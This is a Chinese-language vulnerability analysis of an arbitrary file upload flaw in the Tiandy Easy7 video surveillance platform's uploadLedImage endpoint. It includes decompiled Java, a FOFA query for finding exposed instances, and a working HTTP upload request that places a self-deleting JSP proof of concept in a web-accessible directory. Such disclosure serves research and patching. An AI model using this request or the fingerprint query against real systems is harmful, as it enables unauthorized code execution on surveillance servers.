漏洞简介
天地伟业Easy7是一款用于视频监控管理的软件系统。
该系统的/Easy7/rest/file/uploadLedImage接口在处理文件上传时,完全信任了用户提供的文件名后缀,且未对上传文件的内容进行任何合法性校验。攻击者可以上传一个精心构造的 .jsp 脚本文件。由于程序将文件保存在 Web 目录下,且在响应中直接返回了生成的文件名,攻击者可以直接访问该脚本,从而在服务器上执行任意命令。
影响版本
fofa语法
body="/Easy7/apps/WebService/LogIn.jsp" || body="Easy7/VideoLib.EXE" || body="/Easy7/index.html" || (body="<img src=\"./images/ico/Easy7_logo_transparent.png") && title="平台"
漏洞分析
首先,该系统基于Spring 3.0,比较古老且WEB-INF/web.xml里没有配置任何filter进行权限校验,因此绝大部分接口都是可以直接访问的。
再来看本次的漏洞接口 /Easy7/rest/file/uploadLedImage 的对应方法uploadLedImage()的实现逻辑
@Controller
@RequestMapping({"/file"})
public class CLS_REST_File {
    @Resource(
        name = "boSystemInfo"
    )
    private CLS_BO_SystemInfo boSystemInfo;
    @Resource(
        name = "boFile"
    )
    private CLS_BO_File boFile;
    @Resource(
        name = "boPROXY"
    )
    private CLS_BO_PROXY boPROXY;
    private static final Log log = LogFactory.getLog(CLS_REST_File.class);

    @RequestMapping({"/uploadLedImage"})
    public void uploadLedImage(HttpServletRequest request, HttpServletResponse response, String objId, int width, int height) throws IOException {
        CLS_VO_Result result = new CLS_VO_Result();
        PrintWriter out = response.getWriter();
        long now = System.currentTimeMillis();
        String prefix = now + "_1";
        boolean isMultipart = ServletFileUpload.isMultipartContent(request);
        if (!isMultipart) {
            result.setRet(-7);
            out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
        } else {
            FileItemFactory factory = new DiskFileItemFactory();
            ServletFileUpload upload = new ServletFileUpload(factory);
            List<FileItem> items = null;

            try {
                items = upload.parseRequest(request);
            } catch (FileUploadException e) {
                result.setRet(-7);
                out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
                e.printStackTrace();
                return;
            }

            if (items == null) {
                result.setRet(-7);
                out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
            } else {
                String newPath = this.getClass().getResource("/").getPath() + "../../images/baseimage/";
                String targetPath = this.getClass().getResource("/").getPath() + "../../images/sendydp/";

                for(FileItem fileItem : items) {
                    if (!fileItem.isFormField()) {
                        String name = fileItem.getName();
                        prefix = prefix + name.substring(name.lastIndexOf("."), name.length());
                        newPath = newPath + prefix;
                        targetPath = targetPath + prefix;
                        File file = new File(newPath);

                        try {
                            fileItem.write(file);
                        } catch (Exception e) {
                            result.setRet(-7);
                            out.print("<html><body><textarea>" + JSONObject.fromObject(result) + "</textarea></body></html>");
                            e.printStackTrace();
                            return;
                        }
                    }
                }
首先通过 ServletFileUpload 解析请求。进入循环后,它拿到了文件名 name(fileItem.getName())。 关键的逻辑在这里: prefix = prefix + name.substring(name.lastIndexOf("."), name.length()); 这里的 lastIndexOf(".") 会寻找文件名中最后一个点的位置。假设我上传的文件名是 yyds.jsp,那么 lastIndexOf(".") 返回 4。 接着 substring(4, 8) 截取的结果就是 .jsp。 注意,这个 prefix 随后被拼接到 newPath 中:newPath = newPath + prefix;。 而 newPath 的初始值是通过 this.getClass().getResource("/").getPath() + "../../images/baseimage/" 计算出来的。
在标准的 Web 应用部署结构中,WEB-INF/classes/../../ 恰好指向了 Web 应用的根目录。这意味着文件被保存在了 /images/baseimage/ 这个可以直接通过浏览器访问的静态资源目录下,且响应回响当前文件保存的时间戳+_文件名,全程没有对文件进行合法性校验,从而造成任意文件上传漏洞。
漏洞复现
POST /Easy7/rest/file/uploadLedImage?objId=1&width=0&height=0 HTTP/1.1
Host: easy7.mrxn.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: image/png

<%out.println(java.util.UUID.randomUUID().toString());new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
------WebKitFormBoundary--

访问 /Easy7/images/baseimage/时间戳_文件名 成功执行代码并删除自身